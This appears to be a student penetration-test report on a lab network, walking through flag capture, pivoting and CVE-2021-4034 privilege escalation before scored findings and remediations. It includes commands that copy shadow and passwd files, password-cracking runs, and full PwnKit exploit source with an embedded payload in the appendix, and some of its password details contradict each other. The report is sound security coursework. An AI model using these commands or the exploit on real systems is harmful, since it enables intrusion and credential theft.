FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}
FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}synt5{fcrpvny_qryvirengbe}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}
FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}FLAG5{NOTAFLAGNOTAFLAGNOT}
```

After recognizing that this message was encoded with a simple Caesar Cipher (specifically a ROT13 Cipher), we fed it into CyberChef and revealed the message – “flag5{special_deliverator}”.



We were also able to exfiltrate the “shadow” and “passwd” files using our root access and the following commands:

- scp -i id_rsa -P 443 root@10.10.0.66:/etc/shadow
- scp -i id_rsa -P 443 root@10.10.0.66:/etc/passwd

We unshadowed these 2 files and then cracked them with John the Ripper, revealing the root password to be “alwayswatching”. We used the following commands:

- unshadow passwd shadow > hashes.txt
- john -wordlist=/usr/share/wordlists/rockyou.txt hashes

Internal Host

We first set up a proxychain by tunneling through the compromised server with this command:

- ssh -i id_rsa -D 9050 -P 443 root@10.10.0.66

After TCP scans proved to be unfruitful, we ran a UDP scan on the top 1000 ports with this command:

- proxychains4 nmap -sU --top-ports 1000 172.16.1.2

```
(jmot@kali)-[~]
└─$ proxychains4 nmap -sU --top-ports 1000 172.16.1.2
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-29 19:30 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or s
pecify valid servers with --dns-servers
Nmap scan report for 172.16.1.2
Host is up (0.0038s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE      SERVICE
5355/udp  open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 2161.22 seconds
```

We find Link-Local Multicast Name Resolution (llmnr) to be running on port 5355.

Using the “stephenson” credentials, we SSH into the client from the webserver by running the following command:

- `ssh stephenson@172.16.1.2`

Flag 7 is immediately available within the “/home” directory. We revealed its contents and determined that it contained a base64 encoded image. After copying it into a .b64 file, we converted it into a .jpg file and viewed its contents – “flag7{world_within_worlds}”. This was done with the following command:

- `base64 -d image.b64 > image.png`



```
stephenson@nbnclient:~$ ls -la
total 60
drwxr-xr-x 3 stephenson stephenson 4096 May 13 2020 .
drwxr-xr-x 3 root root 4096 Apr 21 2019 ..
-rw-r--r-- 1 stephenson stephenson 220 Nov 11 2018 .bash_logout
-rw-r--r-- 1 stephenson stephenson 3771 Nov 11 2018 .bashrc
drwx----- 2 stephenson stephenson 4096 Nov 11 2018 .cache
-rw-r--r-- 1 root root 839 Apr 21 2019 flag7
-r-x----- 1 root root 16036 May 13 2020 nbn
-rwxr-xr-x 1 root root 16036 May 13 2020 nbn.backup
-rw-r--r-- 1 stephenson stephenson 675 Nov 11 2018 .profile
stephenson@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUuEUGAAAJAAAAUCAAADtBSMhAAAAAXNSR0IArs4c6QAAAAARnQUIBAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAAIASURBVGhD7ZaLbYQwDIAZi4GY56ZhmRvm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjplKwzxsI6YyysM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxI
Wly+3IMTgJbB4aHk0ltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEgU6UvkwHRNwCU70a6wL0bRBGBYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFxoC1kEhxxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjT/IIS00TirZCyUG
VvyRlpC0aSFUSHtLTH9bQm0ui4p8XRhpCvkELv9IFJOm0rfj+mEj30w2yGfnd2ZmbCisqcupwVT
tmS66gHbuqvg+bkawuDbwiwTPbtTsoLeCKN/w5C94Ac+WPxxDOHbIcxtYbBC/yHcUZezQ17PmTKi
hFVcJXUha1jMq3PBKcEoLX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFKk050QI3A7c+tl6xhpwW
ZF2uJf4LC0uFtkJcn8iCpTvtZk5qDUXTtjaEBd2AddDc5wdvcER7lyY+XTJ52ELxTSWeRuuj8Rj
en8mJ0ze3vmFDf6VsbDOGAvrjLGwzhg164rP5wfyGXqkt8NgHgAAAAABJRUSErkJggg=
```

Our next step was to perform privilege escalation, so we looked for a file that had the SUID bit set. The SUID bit tells the system that the person accessing the file assumes the privileges of the user that created the file, usually root. This was done using the following command:

- `find / -perm -u=s -type f 2>/dev/null`

```
stephenson@nbnclient:/$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/procmail
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/bin/mount
/bin/fusermount
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/umount
```

After doing some research, we identify that the version of “pkexec” that the system is running (which has the SUID bit set) has a known vulnerability: CVE-2021-4034.

```
stephenson@nbnclient:/$ pkexec --version
pkexec version 0.105
```

After looking into CVE-2021-4034, we are able to find an exploit associated with it that is congruent with the system architecture and installed libraries: <https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py>

- We then created a writeable directory with “mkdir pwnkit” and then wrote the exploit to a file – “exploit.py”
- We made the exploit executable by using the following command: “chmod +x exploit.py”

After running the exploit, we achieved root on the system.

```
stephenson@nbnclient:~$ cd /tmp
stephenson@nbnclient:/tmp$ cd pwnkit
stephenson@nbnclient:/tmp/pwnkit$ ./exploit
-bash: ./exploit: Is a directory
stephenson@nbnclient:/tmp/pwnkit$ ./exploit.py
[+] Creating shared library for exploit code.
[-] GCONV_PATH=. directory already exists, continuing.
[-] exploit directory already exists, continuing.
[+] Calling execve()
# whoami
root
# id
uid=0(root) gid=1000(stephenson) groups=1000(stephenson)
#
```

By navigating to the root directory, we were able to find flag 8.

```
# cd root
# ls -la
total 44
drwx----- 4 root root 4096 May 13 2020 .
drwxr-xr-x 25 root root 4096 Apr 3 2020 ..
-rw----- 1 root root 1 May 14 2020 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Apr 14 2018 .cache
drwxr-xr-x 2 root root 4096 Nov 11 2018 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 24 Nov 11 2018 .python_history
-rw-r--r-- 1 root root 66 Apr 21 2019 .selected_editor
-rw-r--r-- 1 root root 173 Apr 13 2018 .wget-hsts
-r----- 1 root root 60 May 12 2020 flag8.txt
# cat flag8.txt
666C6167387B6573636170655F7468655F6D657461756E6976657273657D#
```

We determined that the contents of flag 8 are encoded in Hexadecimal, so we put it into CyberChef to reveal the message – “flag8{escape_the_metauniverse}”.

Input
666C6167387B6573636170655F7468655F6D657461756E6976657273657D

Output
flag8{escape_the_metauniverse}

We decided to inspect the client's traffic to determine what type of communications were taking place between it and the server. After filtering by ICMP packets, we found flag 6 – “flag6{listen}”. This was done with the following command:

- `tcpdump enp0s1 icmp -nXS`

```

stephenson@nbnclient: /tmp/pwnkit
Session Actions Edit View Help
# tcpdump -i enp0s1 icmp -nXS
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s1, link-type EN10MB (Ethernet), capture size 262144 bytes
23:38:17.232205 IP 172.16.1.2 > 172.16.1.1: ICMP echo request, id 593, seq 14248, length 64
0*0000: 4500 0054 f17a 4000 4001 ef0a ac10 0102 E..T.zB.A.....
0*0010: ac10 0101 0800 5efe 0251 37a8 c9ea f269 ....V..Q7....i
0*0020: 0000 0000 548a 0300 0000 0000 6736 7b6c ....T.....g6{l
0*0030: 6973 7465 6e7d 666c 6167 367b 6c69 7374 isten}flag6{list
0*0040: 656e 7d66 6c61 6736 7b6c 6973 7465 6e7d en}flag6{listen}
0*0050: 666c 6167 flag
23:38:18.010421 IP 172.16.1.1 > 172.16.1.2: ICMP echo reply, id 593, seq 14248, length 64
0*0000: 4500 0054 f936 0000 4001 274f ac10 0101 E..T.6..B.'O....
0*0010: ac10 0102 0000 5efe 0251 37a8 c9ea f269 ....T.....Q7....i
0*0020: 0000 0000 548a 0300 0000 0000 6736 7b6c ....T.....g6{l
0*0030: 6973 7465 6e7d 666c 6167 367b 6c69 7374 isten}flag6{list
0*0040: 656e 7d66 6c61 6736 7b6c 6973 7465 6e7d en}flag6{listen}
0*0050: 666c 6167 flag
23:38:18.233501 IP 172.16.1.2 > 172.16.1.1: ICMP echo request, id 593, seq 14249, length 64
0*0000: 4500 0054 f18c 4000 4001 eef8 ac10 0102 E..T..B.A.....
0*0010: ac10 0101 0000 22f8 0251 37a9 caea f269 .....Q7....i
0*0020: 0000 0000 078f 0300 0000 0000 6736 7b6c .....g6{l
0*0030: 6973 7465 6e7d 666c 6167 367b 6c69 7374 isten}flag6{list
0*0040: 656e 7d66 6c61 6736 7b6c 6973 7465 6e7d en}flag6{listen}
0*0050: 666c 6167 flag
23:38:18.234308 IP 172.16.1.1 > 172.16.1.2: ICMP echo reply, id 593, seq 14249, length 64
0*0000: 4500 0054 fa1d 0000 4001 2668 ac10 0101 E..T....@.6h....
0*0010: ac10 0102 0000 aaF8 0251 37a9 caea f269 .....Q7....i
0*0020: 0000 0000 078f 0300 0000 0000 6736 7b6c .....g6{l

```

In the root directory, we were able to access the shadow and passwd files, which we copied into files “client_shadow” and “client_passwd” respectively, on our attacker machine.

We unshadowed the files by running the following command:

- “unshadow client_passwd client_shadow > unsh_hashes1.txt”

We then used John the Ripper to crack these passwords, revealing the root password to be “98dodgegeneon”

```

(jmotta@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt unsh_client_hashes1.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 0.13% (ETA: 03:23:20) 0g/s 1992p/s 4031c/s 4031C/s farina..troyboy
0g 0:00:01:37 1.09% (ETA: 03:31:02) 0g/s 1898p/s 3802c/s 3802C/s joan08..ilovemonty
0g 0:00:05:07 3.53% (ETA: 03:27:25) 0g/s 1907p/s 3816c/s 3816C/s shaz93..shanali
0g 0:00:06:30 4.54% (ETA: 03:25:36) 0g/s 1924p/s 3850c/s 3850C/s yayarea69..yamibakura
0g 0:00:24:27 17.44% (ETA: 03:22:41) 0g/s 1854p/s 3709c/s 3709C/s wolliev..wolpack82
0g 0:00:37:39 26.96% (ETA: 03:22:10) 0g/s 1786p/s 3572c/s 3572C/s sam29315..sam13tay
pizzadeliver (stephenson)
1g 0:00:53:07 46.62% (ETA: 02:58:00) 0.000313g/s 2130p/s 3583c/s 3583C/s k04370437..k021286
1g 0:00:57:22 53.41% (ETA: 02:51:29) 0.000290g/s 2245p/s 3591c/s 3591C/s h3kt0r..h31597
1g 0:00:59:42 57.15% (ETA: 02:48:32) 0.000279g/s 2303p/s 3596c/s 3596C/s etaaka13..esyahstarpark
1g 0:01:06:05 67.57% (ETA: 02:41:53) 0.000252g/s 2445p/s 3613c/s 3613C/s benfica6496..benedi_1405
98dodgeon (root)
2g 0:01:13:46 DONE (2026-04-30 02:17) 0.000451g/s 2604p/s 3650c/s 3650C/s 98taco..98chelsea
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

G. Findings

Now that we have explained the exact attack path that led us to compromising both machines along with their credentials, we are going to score and rank the vulnerabilities that were exploited along the way. Additionally, we will provide recommended remediations for each one.

Vulnerabilities and Risk

1. Plaintext RSA Private Key Accessible with Low Privileges (Host 10.10.0.66)

Risk: Very High

CVSS Score: 8.8 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description: The webserver at 10.10.0.66 contains its own RSA private key in plaintext, in the home directory, and requiring low privileges to read.

How It Was Identified: After discovering the user “gibson” on the server through the open FTP port and cracking their password using Hydra on the production web application, we were able SSH into the server as “gibson” and immediately find the RSA private key in the home directory.

How It was Exploited: We simply exfiltrated the file and saved it to our machine, then used it to SSH into the server.

Impact: An attacker can use the RSA private key to connect to the server as root, granting them access to read/alter any data on the server and the ability to shut down any service that is running.

Remediation: RSA key should be removed from the file system, restrict file permissions, and use proper SSH key management.

2. Outdated “pkexec” Version Running on Client Machine (Host 172.16.1.2)

Risk: Very High

CVSS Score: 7.8 AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Description: The client at 172.16.1.2 is running “pkexec” version 0.105 which is a well-known vulnerability with many publicly available exploits to attain root privileges – CVE-2021-4034.

How It Was Identified: After pivoting to the client machine by using the “stephenson” credentials that we had obtained, we only had to search the machine for files with the “SUID” bit set and then check the version of pkexec.

How It Was Exploited: We searched the internet for exploits associated with CVE-2021-4034, found one that worked with the client’s x86 architecture and installed libraries, and then wrote the exploit to a file in a writeable directory and ran it.

Impact: With very low effort, an attacker with access to the client machine can instantly obtain root privileges, compromising any data or services that are running on the machine from a confidentiality, integrity, and availability standpoint.

Remediation: “pkexec” should be updated to at least version 0.105-31 immediately.

3. Publicly Exposed Staging Environment (Host 10.10.0.66:8001)

Risk: High

CVSS Score: 6.5 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Description: The webserver at 10.10.0.66 has a staging version of the production web application running on port 8001.

How It Was Identified: A simple Nmap TCP version and scripting engine scan revealed port 8001 to be open and containing similar contents to the production web application at port 80.

How It Was Exploited: It contained test credentials which allowed us to get authenticated. It's verbose SQL error message upon incorrect credentials also clued us towards a SQL Injection attack.

Impact: The SQL error message that is raised reveals too much information about the database (i.e. MariaDB running, existence of "users" table) and points them in the direction of a SQL Injection attack that will reveal employee credentials and allow them to login to the production website, SSH into the server itself, etc.

Remediation: The staging environment should be moved to the internal network.

4. Boolean-Blind Based SQL Injection Vulnerability (Host 10.10.0.66:8001)

Risk: High

CVSS Score: 8.1 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Description: The staging website running on port 8001 on the webserver at 10.10.0.66 contains a boolean-blind based vulnerability that can be exploited easily with various tools.

How It Was Identified: The verbose error message upon incorrect login credentials, and the fact that this service shouldn't even be internet facing, encourage us to investigate SQL Injection attacks.

How It Was Exploited: We used a proxy such (in our case) Burpsuite to capture a login request, then saved it to a file and passed it into SQLMap as a parameter. We used the "—dump" option, and the entire database was dumped almost instantly.

Impact: This vulnerability allows any attacker with access to SQLMap or similar software to get all the credentials out of the database (both usernames and password hashes). Assuming they can crack these passwords, this ultimately enables them to login to the production website, SSH into the webserver, revealing sensitive information and providing an attack path for total compromise.

Remediation: SQL queries need to be properly sanitized and parameterized.

5. Weak Employee Passwords

Risk: High

CVSS Score: 7.5 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description: Every employee password is <15 characters, uses common words/expressions, and only 1 of them contained numbers.

How It Was Identified: After harvesting credentials and using John the Ripper to crack the hashes, or Hydra to guess login attempts, we found that the passwords were much too easy to guess.

How It Was Exploited: Again, John the Ripper and Hydra were able to brute force credentials in a matter of minutes, enabling us to become authenticated on the webserver.

Impact: Attackers who can get a username, or worse – a password hash – will be able to quickly figure out a user's password. This will enable them to become authenticated on your production website, leading to sensitive data exposure. They can also become authenticated on your webserver itself, providing attack paths to privilege escalation and further compromise.

Remediation: NBN should enforce a stronger password policy where passwords must be at least 16 characters in length and utilize a combination of uppercase letters, lowercase letters, numbers, and special characters.

6. Internet Facing SSH Port With Weak Auth (Host 10.10.0.66:443)

Risk: Medium

CVSS Score: 6.5 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L

Description: SSH is running on a non-standard port (port 443). Additionally, it is internet facing, meaning that anyone with the correct credentials on the internet can remotely connect to the webserver which is concerning when passwords are weak.

How It Was Identified: A simple Nmap TCP version and scripting engine scan revealed SSH running on port 443.

How It Was Exploited: Once we retrieved the credentials of “gibson”, we used them to easily SSH into the webserver, allowing us to remotely control the server and execute code.

Impact: Any attacker who can get their hands on user credentials (given the passwords are easily crackable) will be able to easily establish a communication channel, read sensitive information, and have a path to privilege escalation leading to more dire consequences.

Remediation: SSH should be moved to its standard port (22) and should be running on the internal network at least until the weak password policy is addressed. Ideally, SSH login should be key-based.

7. FTP Running on a Non-Standard Port with Anonymous Login Enabled (Host 10.10.0.66:9001)

Risk: Medium

CVSS Score: 5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description: The webserver has FTP running on port 9001 and has anonymous login enabled, allowing anyone on the internet to establish an FTP session and browse the FTP directory without being tracked.

How It Was Identified: A simple Nmap TCP version and scripting engine scan revealed FTP running on port 443 with anonymous login potentially enabled.

How It Was Exploited: By simply connecting to that port and setting up an FTP session, we were able to verify that anyone can login by using “anonymous” both as the username and password. From there, we were able to determine that a past user “gibson” had been using this FTP port by viewing all the directories.

Impact: Attackers can anonymously login to FTP on this port and view past user activity, revealing credentials (i.e. the “gibson”) username, paving the way to further credential compromise and loss of sensitive information.

Remediation: Anonymous login for FTP should be completely disabled.

8. Information Disclosure via Verbose Error Messages

Risk: Low

CVSS Score: 5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Description: For both the staging and production webpages, login attempts produce raw SQL error output.

How It Was Identified: By simply navigating to these webpages and attempting to login, we were able to view these error messages.

How It Was Exploited: These error messages nudged us towards SQL injection attacks, especially on the staging webpage, eventually leading to leaked credentials.

Impact: This behavior can reveal to attackers table structure, query behavior, and input handling. All of these are clues for SQL injection attacks that can compromise credentials open attack paths.

Remediation: Application code should be revised to only render “Login Failed” as opposed to a raw SQL error during login attempts.

9. Potential Buffer Overflow Vulnerability for a Root Privileged File (Host 172.16.1.2)

Risk: Low

CVSS Score: 3.8 AV:L/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:L

Description: By searching for files in which the user “stephenson” had root privileges, we found 2 menu driven programs – “home/stephenson/nbn” and “home/stephenson/nbn.backup”

How It Was Identified: By fuzzing inputs into this program, we began to see “segmentation fault” errors, indicating that there are issues with input handling.

Impact: If an attacker gains access to the “stephenson” account, such a buffer overflow vulnerability could potentially lead to privilege escalation because they have root privileges on the file.

Remediation: Input size should be validated, and stack canaries and control flow-integrity should be implemented.

Automated Scan Findings

An automated web application scan was conducted against the host at 10.10.0.66 using OWASP ZAP to identify potential vulnerabilities. The findings below are tool generated and should be confirmed and reviewed by developers before remediation. Per the contract, these are all designated as “Low” risk.

Vulnerability	Count	Description	Recommendation
Cross Site Scripting (Persistent)	3	Input fields may allow stored scripts to execute in other users' browsers	Sanitize input, encode output
Cross Site Scripting (DOM Based)	2	Client-side scripts may be vulnerable to manipulation	Validate and sanitize DOM input
Remote OS Command Injection (Time Based)	2	Inputs may allow execution of system commands (not manually verified)	Strict input validation, avoid system calls
Application Error Disclosure	2	Error messages reveal backend details	Disable verbose errors
Content Security Policy (CSP) Header Not Set	1	No content restrictions enforced	Implement CSP
Directory Browsing	1	Server allows listing of directories	Disable directory indexing
Missing Anti-clickjacking Header	1	Page can be embedded in iframe	Add X-Frame-Options
Vulnerable JS Library	1	Outdated JS library detected	Update dependencies
Cookie No HttpOnly Flag	2	Cookies accessible via JavaScript	Set HttpOnly flag
Cookie Without SameSite Attribute	2	Cookies vulnerable to CSRF attacks	Set SameSite attribute
Information Disclosure (Banners and Headers)	5	Server reveals version and internal info	Remove or mask server headers

H. Conclusion

The goal of this penetration test was to analyze the security posture of NBN's IT infrastructure by discovering vulnerabilities, mapping out attack paths, exploiting said vulnerabilities, and performing post-exploitation privilege escalation and data exfiltration. By carrying out these activities, we were able to provide a business-impact centric report of vulnerabilities and suggested remediations. At the conclusion of our test, we were successfully able to attain root on all systems, retrieve all credentials, crack all passwords, and find every flag. A real attack would have been able to exfiltrate all user data and shut down all services on the webserver. The major risks include the staging webserver running on port 8001 on the server which was susceptible to SQLi - this should be taken down immediately. FTP allows anonymous login on the server – this should be disabled. The RSA private key on the server should not be in plaintext in a standard directory – moreover, it should be encrypted and stored on a TPM. Lastly, the version of “pkexec” running on the client should be updated promptly. Addressing these fixes will substantially improve the security posture of NBN and protect the confidentiality, integrity, and availability of sensitive data and critical business processes.

I. Appendixes

Appendix A: Glossary

- **Black box testing:** A penetration test conducted with no information about the systems provided to the testers.
- **Vulnerability:** A weakness within a system or application that can be taken advantage of by an attacker.
- **Exploit:** Code that is configured to take advantage of a vulnerability to deliver a payload or cause some other unintended action.
- **Payload:** The code that is delivered via an exploit, usually to set up a communication channel and achieve remote code execution.
- **Pivoting:** The process of using a compromised system as a foothold to move laterally throughout a network.
- **Privilege escalation:** A post-exploitation set of techniques used by an attacker to increase their privileges despite being unauthenticated.
- **Likelihood:** The probability that an attack will be successfully executed because of the time, resources, and effort that are required.
- **Impact:** The effect on assets that a successful attack can have.
- **Risk:** This is a rating of the potential severity of an attack as a result of impact and likelihood.
- **Service enumeration:** The process of determining the active services running on a host, as well as their versions.
- **Authentication:** The process of confirming the identity of a user.
- **Authorization:** The process of determining the privileges that a user should have given they have been authenticated.
- **Input validation:** The process of ensuring that user does not insert anything malicious into an application's input fields.
- **OWASP Web Security Testing Guide:** This is an industry standard framework that gives a standardizes process for penetration testing web applications.
- **PTES:** This is an industry standard framework comprised of overall best practices for penetration testing.
- **NIST SP 800-30:** This is an industry standard framework for determining the risk rating of vulnerabilities.

Appendix B: References

- CS-GY 6573 Slides and Video Modules: Weeks 1-12
- National Institute of Standards and Technology. (n.d.). *Common Vulnerability Scoring System (CVSS)*. National Vulnerability Database. <https://nvd.nist.gov/vuln-metrics/cvss>
- National Institute of Standards and Technology. (2012). *Guide for conducting risk assessments (NIST SP 800-30 Rev. 1)*. <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>
- OWASP Foundation. (n.d.). *OWASP Web Security Testing Guide (WSTG)*. <https://owasp.org/www-project-web-security-testing-guide/>
- Chicago Teachers' Pension Fund. (2023). *Data consultants*. https://ctpf.org/sites/files/2023-10/data_consultants.pdf
- Penetration Testing Execution Standard (PTES). (n.d.). *The Penetration Testing Execution Standard*. <http://www.pentest-standard.org>

- NESEC GmbH. (n.d.). *NESEC – Gesellschaft für angewandte Netzwerksicherheit*.
<https://www.nesec.de/en/>

Appendix C: Source Code of “pkexec” Exploit

```
#!/usr/bin/env python3
```

```
# CVE-2021-4034 in Python
```

```
#
```

```
# Joe Ammond (joe@ammond.org)
```

```
#
```

```
# This was just an experiment to see whether I could get this to work  
# in Python, and to play around with ctypes
```

```
# This was completely cribbed from blasty's original C code:
```

```
# https://haxx.in/files/blasty-vs-pkexec.c
```

```
import base64
```

```
import os
```

```
import sys
```

```
from ctypes import *
```

```
from ctypes.util import find_library
```

```
# Payload, base64 encoded ELF shared object. Generate with:
```

```
#
```

```
# msfvenom -p linux/x64/exec -f elf-so PrependSetuid=true | base64
```

```
#
```

```
# The PrependSetuid=true is important, without it you'll just get
```

```
# a shell as the user and not root.
```

```
#
```

```
# Should work with any msfvenom payload, tested with linux/x64/exec
```

```
# and linux/x64/shell_reverse_tcp
```

```
payload_b64 = b'''
```

```
f0VMRglBAQAAAAAAAAAAAAAAAAMAPgABAAAAkgEAAAAAAAAABAAAAAAAAAALAAAAAAAAAAAAAAAAEAAOAAAC  
AEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAArWEAAAAAADMAQAAAAAAAAAA  
Q
```

```
AAAAAAAAAgAAAcAAAAwAQAAAAAADABAAAAAAAAMAEAAAAAAAAABgAAAAAAAAAGAAAAAAAAAAAAABA  
A
```

```
AAAAAABAAAAABgAAAAAAAAAAAAAAAAMAEAAAAAAAAAwAQAAAAAAGAAAAAAAAAAAAAAAAAAAAIAAAA
```

```
AAAAAAcAAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAAAAJABAAAAAAAKAEAAAAAAAAACAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAAAkgEAAAAAAAAFAAAAAAAAAJABAAAAAABgAAAAAA
```

```
AACQAQAAAAAAAAoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAASDH/amlYDwVluC9iaW4vc2gAmVBUX1JeaJtYDwU=
```

```
'''
```

```
payload = base64.b64decode(payload_b64)
```

```
# Set the environment for the call to execve()
```

JM Cybersecurity Consulting

New York University, Tandon School of Engineering

```

environ = [
    b'exploit',
    b'PATH=GCONV_PATH=.',
    b'LC_MESSAGES=en_US.UTF-8',
    b'XAUTHORITY=../LOL',
    None
]

# Find the C library to call execve() directly, as Python helpfully doesn't
# allow us to call execve() with no arguments.
try:
    libc = CDLL(find_library('c'))
except:
    print('[!] Unable to find the C library, wtf?')
    sys.exit()

# Create the shared library from the payload
print('[+] Creating shared library for exploit code.')
try:
    with open('payload.so', 'wb') as f:
        f.write(payload)
except:
    print('[!] Failed creating payload.so.')
    sys.exit()
os.chmod('payload.so', 0o0755)

# make the GCONV_PATH directory
try:
    os.mkdir('GCONV_PATH=.')
except FileExistsError:
    print('[-] GCONV_PATH=. directory already exists, continuing.')
except:
    print('[!] Failed making GCONV_PATH=. directory.')
    sys.exit()

# Create a temp exploit file
try:
    with open('GCONV_PATH=./exploit', 'wb') as f:
        f.write(b'')
except:
    print('[!] Failed creating exploit file')
    sys.exit()
os.chmod('GCONV_PATH=./exploit', 0o0755)

# Create directory to hold gconf-modules configuration file
try:
    os.mkdir('exploit')

```

```

except FileNotFoundError:
    print('[!] exploit directory already exists, continuing.')
except:
    print('[!] Failed making exploit directory.')
    sys.exit()

# Create gconf config file
try:
    with open('exploit/gconv-modules', 'wb') as f:
        f.write(b'module UTF-8// INTERNAL ../payload 2\n');
except:
    print('[!] Failed to create gconf-modules config file.')
    sys.exit()

# Convert the environment to an array of char*
environ_p = (c_char_p * len(environ))()
environ_p[:] = environ

print('[+] Calling execve()')
# Call execve() with NULL arguments
libc.execve(b'/usr/bin/pkexec', c_char_p(None), environ_p)

```